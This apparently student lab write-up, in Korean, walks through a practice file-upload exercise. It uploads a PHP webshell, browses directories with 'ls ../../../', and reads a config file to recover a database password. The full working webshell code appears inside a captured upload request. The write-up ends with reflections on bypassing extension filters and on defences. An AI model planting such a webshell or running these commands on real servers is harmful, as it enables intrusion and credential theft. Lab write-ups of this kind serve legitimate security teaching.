                    <td>
                      1
                    </td>
                  </tr>
                  <tr>
                    <th>
                      첨부파일
                    </th>
                    <td class="txt_lft">
                      <div>
                        <!--<a href="#" class="txt_u">화면캡쳐.hwp</a>-->
                        <a href="
                        https://lab.eqst.co.kr:8085/exam31/lib/download.php?file_path=/file/
                        faq/&file_name=php_lms_webshell.php" target="_blank" >
                          php_lms_webshell.php
                        </a>
                      </div>
                    </td>
                    <th>
                      작성자
                    </th>
                    <td class="txt_lft">
                      인터넷보안
                    </td>
                  </tr>
                  <tr>
                    <th>
                      내용
                    </th>
                    <td colspan="3" class="txt_lft">
                      <div class="pop_ny">
                        <p>
                          testtest
```


Step 3. URL 획득

: Step 2에서 발견한 URL을 해석해보면 파일 이름은 php_lms_webshell.php이고 이 파일이 저장된 경로는 /file/faq/임을 알 수 있음. 여기서 파라미터들을 지워보면 php_lms_webshell.php 파일에 대한 URL을 획득할 수 있음.

```
1
2  https://lab.eqst.co.kr:8085/exam31/lib/download.php?file_path=/file/faq/&file_name=php_lms_webshell.php
3
4  https://lab.eqst.co.kr:8085/exam31/lib/file/faq/php_lms_webshell.php
```

Step 4. URL 접속

: Step 3에서 획득한 URL로 접속해보면 cmd 창이 뜸. 그 이유는 웹쉘에 cmd 파라미터를 받을 수 있는 코드가 포함되어 있기 때문임.



- 웹쉘 코드


```
------WebKitFormBoundarynHMkFjzbauwIGBE3
Content-Disposition: form-data; name="fileupload"; filename="php_lms_webshell.php"
Content-Type: application/octet-stream

<html>
<body>
<form method="GET" name="webshell">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
------WebKitFormBoundarynHMkFjzbauwIGBE3
Content-Disposition: form-data; name="aFiles"
```

(다음 페이지에 이어서)

Step 5. 파일 및 디렉터리 목록 확인


: 디렉터리 안의 파일 및 디렉터리 목록을 출력해주는 ls 명령을 사용함.

- ls



- ls ../../../


: DB 계정 비밀번호가 있을 것으로 추정되는 파일을 찾기 위해 상위 디렉터리(../)로 이동하다보면 ../../../까지 이동했을 때 property.php 파일을 찾을 수 있는데 property는 재산이라는 뜻으로 DB 정보가 들어있을 것으로 추정됨.




(다음 페이지에 이어서)

Step 6. property.php 파일 내용 확인

: 파일 내용을 화면에 출력해주는 명령인 cat를 사용해야 함. 입력창에 cat ../../../property.php를 입력하면 '브라우저로 보려하다니...'라는 메세지가 출력됨. BurpSuite에서 해당 페이지를 다시 확인해보면 define("db_pass" , "web_shell_upload");라는 부분에서 DB 계정 비밀번호가 web_shell_upload임을 확인할 수 있음





Step 7. 정답 입력

: Step 6에서 획득한 DB 계정 비밀번호(web_shell_upload)를 정답칸에 입력하면 정답이라고 뜸.

성명	프로젝트 후 소감
김가람	이번 실습을 통해 평소엔 단순히 이미지나 문서를 올리는 기능이라고 생각했던 파일 업로드 기능이 서버에 치명적인 영향을 끼치는 취약점이 될 수도 있다는 것을 알게 됨. 실습에서 .php 확장자를 .PhP, .php.jpg 등으로 조작하거나 Content-Type을 이미지로 위장하는 등 다양한 우회 기법을 통해 서버의 필터링을 뚫고 php 파일을 업로드하는 과정에서 서버가 파일 확장자 등을 단순히 문자열로만 검사할 경우 공격자가 이를 매우 쉽게 우회할 수 있다는 점을 알 수 있었음. 또 웹셸을 업로드 하여 ls, cat 등의 명령어를 실행해보면서 이 취약점이 실제 서비스에 존재한다면 공격자가 서버 내부의 중요한 파일을 마음대로 열람하게 될 수도 있다는 것을 실감할 수 있었음. 이번 실습을 통해 가장 크게 느낀 점은 보안은 항상 최악을 가정하고 설계해야 한다는 점임. 사용자가 업로드하는 파일이 악성 파일일 수 있다는 것을 바탕으로 단순히 확장자 검사만 하는 것이 아니라 경로, 실행 권한, 파일 내용 검증 등 다양한 보안 대책이 필요하다는 것을 깨달음. 또한 이처럼 공격자의 시각에서 생각해보는 능력을 더욱 키워가고 싶다는 생각을 하게 됨.